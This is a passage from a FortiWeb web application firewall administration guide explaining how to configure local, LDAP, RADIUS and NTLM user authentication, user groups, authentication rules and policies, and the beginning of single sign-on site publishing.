FortiWeb can use local end-user accounts to authenticate and authorize HTTP requests to protected web sites. For details, see [“Offloading HTTP authentication & authorization” on page 235](#).


#### To configure a local user

1. Go to *User > Local User > Local User*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

3. Configure these settings:



Setting name	Description
<b>Name</b>	Type a name that can be referenced in other parts of the configuration, such as Jane Doe.  Do not use special characters. The maximum length is 35 characters.  <b>Note:</b> This is <i>not</i> the user name that the person must provide when logging in to the CLI or web UI.
<b>User Name</b>	Type the user name that the client must provide when logging in, such as user1.  The maximum length is 63 characters.
<b>Password</b>	Type a password for the user account.  The maximum length is 63 characters.  <b>Tip:</b> For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as <a href="#">Microsoft's password strength meter</a> .

4. Click *OK*.
5. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with “[Grouping users](#)”. (For an overview, see “[To configure and activate end-user accounts](#)” on page 235.)

**See also**

- [Grouping users](#)
- [Configuring LDAP queries](#)
- [Configuring RADIUS queries](#)
- [Configuring NTLM queries](#)

## Configuring queries for remote end-user accounts

FortiWeb supports multiple query types that you can use to authenticate users with accounts stored on remote servers, rather than with accounts on the FortiWeb itself.

## Configuring LDAP queries

FortiWeb can use LDAP queries to authenticate and authorize end-users' HTTP requests to protected web sites. For details, see [“Offloading HTTP authentication & authorization” on page 235](#). FortiWeb can also use LDAP queries to authenticate administrators' access to the web UI or CLI. For details, see [“Grouping remote authentication queries for administrators” on page 228](#).



If you use an LDAP query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI. If administrators are in the same directory but belong to a different group than end-users, you can use [Group Authentication](#) to exclude end-users from the administrator LDAP query.

Supported servers may implement the underlying technology and group membership in different ways, such as with OpenLDAP, Microsoft Active Directory, IBM Lotus Domino, and Novell eDirectory. Match the distinguished names (DN) and group membership attributes ([Group Type](#)) with your LDAP directory's schema.

If this query will be used to authenticate administrators, and your LDAP server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the [FortiWeb CLI Reference](#). (For end-user queries, configure [Connection Timeout](#) instead.)

### To configure an LDAP query

1. Before you configure the query, if it will use a secure connection, you must upload the certificate of the CA that signed the LDAP server's certificate. For details, see [“Uploading trusted CAs' certificates” on page 298](#).
2. Go to *User > Remote Server > LDAP Server*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see [“Permissions” on page 52](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration.  Do not use special characters. The maximum length is 35 characters.  <b>Note:</b> This is the name of the query only, <i>not</i> the administrator or end-user's account name/login. Administrator account names are defined in <a href="#">Administrator</a> .
<b>Server IP</b>	Type the IP address of the LDAP server.
<b>Server Port</b>	Type the port number where the LDAP server listens.  The default port number varies by your selection in <a href="#">Secure Connection</a> : port 389 is typically used for non-secure connections or for STARTTLS-secured connections, and port 636 is typically used for SSL-secured (LDAPS) connections.
<b>Common Name Identifier</b>	Type the identifier for the common name (CN) attribute (also called the CNID) whose value is the user name.  Identifiers vary by your LDAP directory's schema. This is often <code>cn</code> or <code>uid</code> . For Active Directory, it is often the attribute <code>sAMAccountName</code> .  For example, in a default OpenLDAP directory, if a user object is:  <code>uid=hlee, cn=users, dc=example, dc=com</code>  then the CNID is <code>uid</code> .  For an additional example for Active Directory, see <a href="#">"Example for a configuration for AD"</a> on page 243.

Setting name	Description
<b>Distinguished Name</b>	<p>Specifies the Base DN from which the LDAP query starts. This DN is the full path in the directory to the user account objects.</p> <p>For example:</p> <pre>ou=People,dc=example,dc=com</pre> <p>or</p> <pre>cn=users,dc=example,dc=com</pre>
<b>Bind Type</b>	<p>Select one of the following LDAP query binding styles:</p> <ul style="list-style-type: none"> <li>• <b>Simple</b> — Bind using the client-supplied password and a bind DN assembled from the <i>Common Name Identifier, Distinguished Name</i>, and the client-supplied user name.</li> <li>• <b>Regular</b> — Bind using a bind DN and password that you configure in <i>User DN</i> and <i>Password</i>. This also allows for group authentication.</li> <li>• <b>Anonymous</b> — Do not provide a bind DN or password. Instead, perform the query <i>without</i> authenticating. Select this option only if the LDAP directory supports anonymous queries.</li> </ul>
<b>User DN</b>	<p>Type the bind DN of an LDAP user account with permissions to query the <i>Distinguished Name</i>.</p> <p>For example:</p> <pre>cn=FortiWebA,dc=example,dc=com</pre> <p>For Active Directory, the UPN (User Principle Name) is often used instead of a bind DN (for example, <code>user@domain.com</code>)</p> <p>The maximum length is 255 characters.</p> <p>This field can be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries.</p> <p>This field is not displayed if <i>Bind Type</i> is <i>Anonymous</i> or <i>Simple</i>.</p>
<b>Password</b>	<p>Type the password of the <i>User DN</i>.</p> <p>This field may be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries, and does not appear if <i>Bind Type</i> is <i>Anonymous</i> or <i>Simple</i>.</p>
<b>Filter</b>	<p>Type an LDAP query filter string that filters the query's results based on any attribute in the record set.</p> <p>For example:</p> <pre>(&amp;(  (objectClass=user) (objectClass=group) (objectClass=publicFolder)))</pre> <p>This filter improves the speed and efficiency of the queries.</p> <p>For syntax, see an LDAP query filter reference. If you do not want to exclude any accounts from the query, leave this setting blank.</p> <p>The maximum length is 255 characters.</p> <p>This option appears when <i>Bind Type</i> is <i>Regular</i>.</p>

Setting name	Description
<b>Group Authentication</b>	<p>Enable to filter the query results, only allowing users to authenticate if they are members of the LDAP group that you define in <i>Group DN</i>. Users that are not members of that group will not be allowed to authenticate. Also configure <i>Group Type</i> and <i>Group DN</i>.</p> <p>This option appears only when <i>Bind Type</i> is <i>Regular</i>.</p>
<b>Group Type</b>	<p>Indicate the schema of your LDAP directory, either:</p> <ul style="list-style-type: none"> <li>• <b>OpenLDAP</b> — The directory uses a schema where each user object's group membership is recorded in an attribute named <code>gidNumber</code>. This is usually an OpenLDAP directory, or another directory where the object class <code>inetOrgPerson</code> or <code>posixAccount</code>.</li> <li>• <b>Windows-AD</b> — The directory uses a schema where each user object's group membership is recorded in an attribute named <code>memberOf</code>. This is usually a Microsoft Active Directory server.</li> <li>• <b>eDirectory</b> — The directory uses a schema where each user object's group membership is recorded in an attribute named <code>groupMembership</code>. This is usually a Novell eDirectory server.</li> </ul> <p>Group membership attributes may have different names depending on an LDAP directory schemas. The FortiWeb appliance will use the group membership attribute that matches your directory's schema when querying the group DN.</p> <p>This option appears only when <i>Bind Type</i> is <i>Regular</i> and <i>Group Authentication</i> is enabled.</p>
<b>Group DN</b>	<p>Type the value of the group membership attribute that query results must have in order to be able to authenticate.</p> <p>The value may vary by your directory's schema, but may be the distinguished name such as <code>ou=Groups,dc=example,dc=com</code> or a group ID (GID) such as 100.</p> <p>This option appears only when <i>Bind Type</i> is <i>Regular</i> and <i>Group Authentication</i> is enabled. The maximum length is 255 characters.</p>
<b>Secure Connection</b>	<p>Enable to connect to the LDAP servers using an encrypted connection, then select the style of the encryption in <i>Protocol</i>.</p>
<b>Protocol</b>	<p>Select which secure LDAP protocol to use, either</p> <ul style="list-style-type: none"> <li>• <b>LDAPS</b></li> <li>• <b>STARTTLS</b></li> </ul> <p>The option appears only when <i>Secure Connection</i> is enabled.</p>

5. Click **OK**.
6. If you enabled *Secure Connection*, upload the certificate of the CA that signed the directory server's certificate (see "Uploading trusted CAs' certificates" on page 298).
7. Return to *User > Remote Server > LDAP User*, double-click the row of the query, then click the *Test LDAP* button to verify that FortiWeb can connect to the server, that the query is correctly configured, and that (if binding is enabled) the query bind is successful.
 

In *username*, type only the value of the CNID attribute, such as `hlee`, **not** the entire DN of the administrator's account. In *password*, type the password for the account.

8. If the query is for administrator accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group (see [“Grouping remote authentication queries for administrators” on page 228](#)).

If the query is for user accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with [“Grouping users”](#). (For an overview, see [“To configure and activate end-user accounts” on page 235](#).)

#### See also

- [Configuring RADIUS queries](#)
- [Configuring NTLM queries](#)

#### Example for a configuration for AD

The following sample values are part of an LDP query for a Microsoft Active Directory (AD) domain server.

Setting	Value	Notes
<b>Common Name Identifier</b>	sAMAccountName	In most cases, you use the Common Name Identifier <code>sAMAccountName</code> as the container. In some cases, <code>userPrincipalName</code> is used, especially if there is a domain forest.
<b>Distinguished Name (Base DN)</b>	OU=CONTAINER, DC=DOMAIN, DC=SUFFIX	Specifies the Base DN from which the LDAP query starts.
<b>Filter</b>	(&(objectCategory=person)(objectClass=user)(sAMAccountName=*))	If <i>Common Name Identifier</i> is <code>userPrincipalName</code> , change <code>sAMAccountName</code> to <code>userPrincipalName</code> .
<b>User DN</b>	user@domain.com	This example uses the UPN (User Principle Name) instead of a bind DN.

### Configuring RADIUS queries

FortiWeb can use RADIUS queries to authenticate and authorize end-users' HTTP requests (see [“Offloading HTTP authentication & authorization” on page 235](#)). FortiWeb can also use RADIUS queries to authenticate administrators' access to the web UI or CLI (see [“Grouping remote authentication queries for administrators” on page 228](#)).



If you use a RADIUS query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI.

Remote Authentication and Dial-in User Service (RADIUS) servers provide authentication, authorization, and accounting functions. The FortiWeb authentication feature uses RADIUS user queries to authenticate and authorize HTTP requests. (The HTTP protocol does not support active logouts, and can only passively log out users when their connection times out. Therefore FortiWeb does **not** fully support RADIUS accounting.) RADIUS authentication with realms (i.e. the person logs in with an account such as admin@example.com) are supported.

To authenticate a user or administrator, the FortiWeb appliance sends the user's credentials to RADIUS for authentication. If the RADIUS server replies to the query with a signal of successful authentication, the client is successfully authenticated with the FortiWeb appliance. If RADIUS authentication fails or the query returns a negative result, the appliance refuses the connection.

If this query will be used to authenticate administrators, and your RADIUS server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the [FortiWeb CLI Reference](#). (For end-user queries, configure [Connection Timeout](#) instead.)

### To configure a RADIUS query

1. Before configuring the query, if you will configure a secure connection, you must upload the certificate of the CA that signed the RADIUS server's certificate. For details, see ["Uploading trusted CAs' certificates" on page 298](#).
2. Go to *User > Remote Server > RADIUS Server*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see ["Permissions" on page 52](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration.  Do not use spaces or special characters. The maximum length is 35 characters.  <b>Note:</b> This is the name of the query only, <i>not</i> the administrator or end-user's account name/login. Administrator account names are defined in <a href="#">Administrator</a> . End-user names are not defined in the configuration; credentials provided by the person during login will be used for the query.
<b>Server IP</b>	Type the IP address of the primary RADIUS server.
<b>Server Port</b>	Type the port number where the RADIUS server listens.  The default port number is 1812.
<b>Server Secret</b>	Type the RADIUS server secret key for the primary RADIUS server. The primary server secret key should be a maximum of 16 characters in length.
<b>Secondary Server IP</b>	Type the IP address of the secondary RADIUS server, if applicable.
<b>Secondary Server Port</b>	Type the port number where the RADIUS server listens.  The default port number is 1812.
<b>Secondary Server Secret</b>	Type the RADIUS server secret key for the secondary RADIUS server. The secondary server secret key should be a maximum of 16 characters in length.

Setting name	Description
<b>Authentication Scheme</b>	Select either: <ul style="list-style-type: none"> <li>• <i>Default</i> to authenticate with the default method. The default authentication scheme uses PAP, MS-CHAP-V2, and CHAP, in that order.</li> <li>• MS-CHAP-V2, CHAP, MS-CHAP, or PAP, depending on what your RADIUS server requires.</li> </ul>
<b>NAS IP</b>	Type the NAS IP address and Called Station ID (for more information about RADIUS Attribute 31, see <a href="#">RFC 2548</a> Microsoft Vendor-specific RADIUS Attributes). If you do not enter an IP address, the IP address that the FortiWeb appliance uses to communicate with the RADIUS server will be applied.

5. Click *OK*.
6. Return to *User > Remote Server > LDAP User*, double-click the row of the query, then click the *Test RADIUS* button to verify that FortiWeb can connect to the server, and that the query is correctly configured.
7. If the query is for **administrator** accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group (see [“Grouping remote authentication queries for administrators”](#) on page 228).



For access profiles, FortiWeb appliances support [RFC 2548](#) Microsoft Vendor-specific RADIUS Attributes. If you do not want to use them, you can configure them locally instead. See [“Configuring access profiles”](#) on page 227.

If the query is for **user** accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with [“Grouping users”](#). (For an overview, see [“To configure and activate end-user accounts”](#) on page 235.)

#### See also

- [Grouping remote authentication queries for administrators](#)
- [Configuring LDAP queries](#)
- [Configuring NTLM queries](#)

## Configuring NTLM queries

NT LAN Manager (NTLM) queries can be made to a Microsoft Windows or Active Directory server that is configured for NTLM authentication. FortiWeb supports both NTLM v1 and NTLM v2.

FortiWeb can use NTLM queries to authenticate and authorize HTTP requests. For more information, see [“Applying user groups to an authorization realm”](#) on page 249.


### To configure an NTLM query

1. Go to *User > Remote Server > NTLM Server*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.



Create New NTLM Server	
Name	ntlm-user1
Server IP	172.0.2.20
Server Port	445
OK Cancel	

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. This is the name of the query only, not the end-user's account name/login. Do not use spaces or special characters. The maximum length is 35 characters.
4. For *Server IP*, type the IP address of the NTLM server that will be queried.
5. For *Port*, type the TCP port number where the NTLM server listens for queries.
6. Click *OK*.
7. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with [“Grouping users”](#). (For an overview, see [“To configure and activate end-user accounts” on page 235](#).)

## Grouping users

To denote which set of people is authorized to request specific URLs when configuring HTTP authentication offloading, you must create user groups.

A user group can include a mixture of local end-user accounts, LDAP queries, RADIUS queries, and NTLM queries. Therefore, on FortiWeb, a user group could be set of accounts, or it could be a set of queries instead.

### To configure a user group

1. Before you can configure a user group, you must first configure one or more local end-user accounts or queries to remote authentication servers. See:
  - [“Configuring local end-user accounts” on page 237](#)
  - [“Configuring LDAP queries” on page 239](#)
  - [“Configuring RADIUS queries” on page 243](#)
  - [“Configuring NTLM queries” on page 246](#)

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see [“Permissions” on page 52](#).

2. Go to *User > User Group > User Group*.

3. Click *Create New*.

A dialog appears.

	ID	User Type	Name
<input type="checkbox"/>	1	Local User	Jane Doe
<input type="checkbox"/>	2	LDAP User	LDAP query 1

4. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 35 characters.

5. In *Auth Type*, select one of the authentication types:

- *Basic* — Clear text. This is the original and most compatible authentication scheme for HTTP. However, it is also the least secure as it sends the user name and password unencrypted to the server.
- *Digest* — Encrypts the password and thus is more secure than the basic authentication.
- *NTLM* — Uses a proprietary protocol of Microsoft and is considered to be more secure than basic authentication.

6. Click *OK*.

The *Create New* button for this item, below its name, will no longer be greyed out, indicating that it has become available.

7. Click *Create New*.

A dialog appears that enables you to add members to the group.

ID	User Type	Name
auto	LDAP User	LDAP query 1

8. In *User Type*, select the type of user or user query you want to add to the group. Available options vary with the setting for the group's *Auth Type* option.

You can mix user types in the group. However, if the authentication rule's *Auth Type* does not support a given user type, all user accounts of that type will be ignored, effectively disabling them.

9. From *User Name*, select the name of an existing user account, LDAP query, or RADIUS query. Available options vary by your selection in *User Type*.

10. Click *OK*.

11. Repeat the previous steps for each user or query that you want to add to the group.

12. Select the user group in an authorization rule (see [“Applying user groups to an authorization realm”](#) on page 249).

## See also

- [Configuring local end-user accounts](#)
- [Configuring LDAP queries](#)
- [Configuring RADIUS queries](#)
- [Configuring NTLM queries](#)
- [Offloading HTTP authentication & authorization](#)

## Applying user groups to an authorization realm

Authentication rules are used by the HTTP authentication policy to define sets of request URLs that will be authorized for each end-user group.



Alternatively, you can configure site publishing, which has the additional advantage of optionally providing SSO for multiple web applications. See [“Single sign-on \(SSO\)” on page 254](#).

### To configure an authentication rule

1. Before you can configure an authentication rule set, you must first configure any user groups that you want to include. For details, see [“Grouping users” on page 247](#).

If you want to apply rules only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names” on page 260](#).

2. Go to *Application Delivery > Authentication Policy > Authentication Rule*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

ID	Auth Type	Realm	User Group	Auth Path	
1	Digest	Digest Group	Digest Group	/users	
2	NTLM	NTLM Group	NTLM Group	/login.asp	

4. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. If you want to require that the `Host :` field of the HTTP request matches a protected host entry in order to match the HTTP authentication rule, do the following:
  - Enable *Host Status*.
  - From *Host*, select which protected host entry (either a web host name or IP address) the `Host :` field of the HTTP request must be. The list contains hosts configured in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names”](#) on page 260.
6. Click *OK*.
7. Click *Create New*.  
A dialog appears.
8. Configure these settings:

Setting name	Description
<b>Auth Type</b>	<p>Select which type of HTTP authentication to use:</p> <ul style="list-style-type: none"> <li>• <b>Basic</b> — Clear text, Base64-encoded user name and password. Supports all user queries except NTLM. NTLM users will be ignored if included in the user group.</li> <li>• <b>Digest</b> — Hashed user name, realm, and password. Only local users are supported. Other types are ignored if included in the user group.</li> <li>• <b>NTLM</b> — Encrypted user name and password. Only NTLM queries are supported. Other types are ignored if included in the user group.</li> </ul> <p>For more information on available user types, see <a href="#">“Grouping users”</a> on page 247.</p>
<b>User Group</b>	<p>Select the name of an existing end-user group that is authorized to use the URL in <i>Auth Path</i>.</p>

Setting name	Description
<b>User Realm</b>	<p>Type the realm, such as <code>Restricted Area</code>, to which the <a href="#">Auth Path</a> belongs.</p> <p>The realm is often used by browsers:</p> <ul style="list-style-type: none"> <li>• It may appear in the browser’s prompt for the user’s credentials. Especially if a user has multiple logins, and only one login is valid for that specific realm, displaying the realm helps to indicate which user name and password should be supplied.</li> <li>• After authenticating once, the browser may cache the authentication credentials for the duration of the browser session. If the user requests another URL from the same realm, the browser often will automatically re-supply the cached user name and password, rather than asking the user to enter them again for each request.</li> </ul> <p>The realm may be the same for multiple authentication rules, if all of those URLs permit the same user group to authenticate.</p> <p>For example, the user group <code>All_Employees</code> could have access to the <a href="#">Auth Path</a> URLs <code>/wiki/Main</code> and <code>/wiki/ToDo</code>. These URLs both belong to the realm named <code>Intranet Wiki</code>. Because they use the same realm name, users authenticating to reach <code>/wiki/Main</code> usually will not have to authenticate again to reach <code>/wiki/ToDo</code>, as long as both requests are within the same browser session.</p> <p>This field does not appear if <a href="#">Auth Type</a> is <code>NTLM</code>, which does not support HTTP-style realms.</p>
<b>Auth Path</b>	Type the literal URL, such as <code>/employees/holidays.html</code> , that a request must match in order to invoke HTTP authentication.

9. Click *OK*.

10. Repeat the previous steps for each user that you want to add to the authentication rules.

11. Group the authentication rule in an authentication policy. For details, see [“Grouping authorization rules” on page 251](#).

## Grouping authorization rules

Often, you may want to specify multiple authorization realms to apply to a single server policy. Before you can use authorization rules in a protection profile, you must group them together. (These sets are called “authentication policies” in the web UI).

Authentication policies also contain settings such as connection and cache timeouts that will be applied to all requests authenticated using this authentication policy.



Alternatively or in addition to HTTP authentication, with SSL connections, you can require that clients present a valid personal certificate. For details, see [“Certificate Verification” on page 522](#).

## To configure an authentication policy

- Before you can configure an authentication policy, you must first configure:
  - end-users (see “Configuring local end-user accounts” on page 237, “Configuring LDAP queries” on page 239, or “Configuring NTLM queries” on page 246)
  - user groups (see “Grouping users” on page 247)
  - one or more authorization rules to select the authorization mechanism, select the user group, and the set of URLs that is the authorization realm (see “Applying user groups to an authorization realm” on page 249)
- Go to *Application Delivery > Authentication Policy > Authentication Policy*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “Permissions” on page 52.
- Click *Create New*.
- Configure these settings:

The screenshot shows the 'Edit Authentication Policy' configuration window. It contains the following fields and controls:

- Name:** Auth-Policy1
- Connection Timeout:** 2000 milliseconds
- Cache:**
- Cache Timeout:** 300 seconds
- Alert Type:** All
- Buttons:** OK, Cancel, Create New, Clear all
- Table:**

ID	Rule	Actions
1	Auth-Rule1	Delete, Edit
2	Auth_Rule2	Delete, Edit

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration.  Do not use spaces or special characters. The maximum length is 35 characters.
<b>Connection Timeout</b>	Type the connection timeout for the query to the FortiWeb’s query to the remote authentication server in milliseconds.  The default is 2,000 (2 seconds). If the authentication server does not answer queries quickly enough, to prevent dropped connections, increase this value.

Setting name	Description
<b>Cache</b>	<p>Enable if you want to cache authentication query results.</p> <p><b>Tip:</b> This can improve performance, especially if the connection to the remote authentication server is slow or experiences latency.</p>
<b>Alert Type</b>	<p>Select whether to log authentication failures and/or successes:</p> <ul style="list-style-type: none"> <li>• <b>None</b> — Do not generate an alert email and/or log message.</li> <li>• <b>Failed Only</b> — Alert email and/or log messages are caused only by HTTP authentication failures.</li> <li>• <b>Successful Only</b> — Alert email and/or log messages are caused only by successful HTTP authentication.</li> <li>• <b>All</b> — Alert email and/or log messages are caused for all HTTP authentication attempts, regardless of success or failure.</li> </ul> <p>Event log messages contain the user name, authentication type, success or failure, and source address (for example, User jdoe HTTP BASIC login successful from 172.20.120.46) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, User hackers HTTP BASIC login failed from 172.20.120.227).</p>

5. If you enabled [Cache](#), also configure the following:

Setting name	Description
<b>Cache Timeout</b>	<p>Type the number of seconds that authentication query results will be cached.</p> <p>When a record's timeout is reached, FortiWeb will remove it from the cache. Subsequent requests from the client will cause FortiWeb to query the authentication server again, adding the query results to the cache again.</p> <p>This setting is applicable only if <a href="#">Cache</a> is enabled. The default value is 300.</p>

6. Click *OK*.
7. Click *Create New*.
- A dialog appears.

8. From the *Auth Rule* drop-down list, select the name of an authentication rule.
9. Click *OK*.
10. Repeat the previous steps for each individual rule that you want to add to the authentication policy.

11. To apply the authentication policy, select it in an inline protection profile that is included in a policy (see [“Configuring a protection profile for inline topologies”](#) on page 496).



If you have enabled logging, you can also make reports such as “Top Failed Authentication Events By Day” and “Top Authentication Events By User” to identify hijacked accounts or slow brute force attacks. See [“Reports”](#) on page 620.

#### See also


- [Applying user groups to an authorization realm](#)
- [Single sign-on \(SSO\)](#)

## Single sign-on (SSO)

If:


- your users will be accessing multiple web applications on your domain, and
- you have defined accounts centrally on an LDAP (such as Microsoft Active Directory) or RADIUS server

you may want to configure single sign-on (SSO) and combination access control and authentication (called “site publishing” in the GUI) instead of configuring simple HTTP authentication rules. SSO provides a benefit over HTTP authentication rules: when SSO is enabled, your users do not need to authenticate each time they access separate web applications in your domain. When FortiWeb receives the first request, it will return (depending on your configuration) an HTML authentication form or HTTP `WWW-Authenticate`: code to the client.



FortiWeb forwards the client’s credentials in a query to the authentication server. Once the client is successfully authenticated, if you have configured FortiWeb to delegate, FortiWeb forwards the credentials to the web application. The server’s response is returned to the client. Until the

session expires, subsequent requests from the client to the same or other web applications in the same domain do not require the client to authenticate again.



For example, you may prefer SSO if you are using FortiWeb to replace your discontinued Microsoft Threat Management Gateway, using it as a portal for multiple applications such as SharePoint, Outlook Web Application, Lync, and/or IIS. Your users will only need to authenticate once while using any or all of those resources.



If you do **not** want to apply SSO, but still want to publish multiple sites through the same server policy, apply the same steps, except do not enable SSO.

### To configure offloaded authentication with optional SSO

1. Before you can configure SSO, you must first configure queries for end-users (see [“Configuring LDAP queries”](#) on page 239 or [“Configuring RADIUS queries”](#) on page 243).
2. Go to *Application Delivery > Site Publish > Site Publish Rule*.

3. Click *Create New* and configure the settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration, such as <code>cms-publisher1</code> .  Do not use spaces or special characters. The maximum length is 35 characters.
<b>Request Type</b>	Select whether <i>Published Site</i> will contain a literal FQDN ( <i>plain</i> ), or a regular expression designed to match multiple host names or fully qualified domain names ( <i>regular</i> ).
<b>Published Site</b>	Depending on your selection in <i>Request Type</i> , type either: <ul style="list-style-type: none"> <li>the literal <code>Host : name</code>, such as <code>sharepoint.example.com</code>, that the HTTP request must contain in order to match the rule.</li> <li>a regular expression, such as <code>^*\example\.edu</code>, matching all and only the host names to which the rule should apply.</li> </ul> <p>The maximum length is 255 characters.</p> <p><b>Note:</b> Regular expressions beginning with an exclamation point ( <code>!</code> ) are not supported. For information on language and regular expression matching, see “<a href="#">Regular expression syntax</a>” on page 726.</p>
<b>Path</b>	Type the URL of the request for the web application, such as <code>/owa</code> . It must begin with a forward slash ( <code>/</code> ).
<b>Client Authentication Method</b>	Select which method FortiWeb should use to present the authentication dialog to the requesting client, either: <ul style="list-style-type: none"> <li>return an HTML web page with an authentication form (<i>HTML Form Authentication</i>), or</li> <li>return an HTTP <code>AUTH</code> code so that the browser displays its own dialog (<i>HTTP Basic Authentication</i>)</li> </ul>

Setting name	Description
<b>Published Server Log Off Path</b>	<p>Optionally, type the URL of the request that a client sends to log out of the application, such as <code>/owa/auth/logoff.aspx?Cmd=logoff</code>. When logging out of the web application, the client will be redirected to FortiWeb's authentication dialog.</p> <p>This setting appears only if <i>Client Authentication Method</i> is <i>HTML Form Authentication</i>.</p>
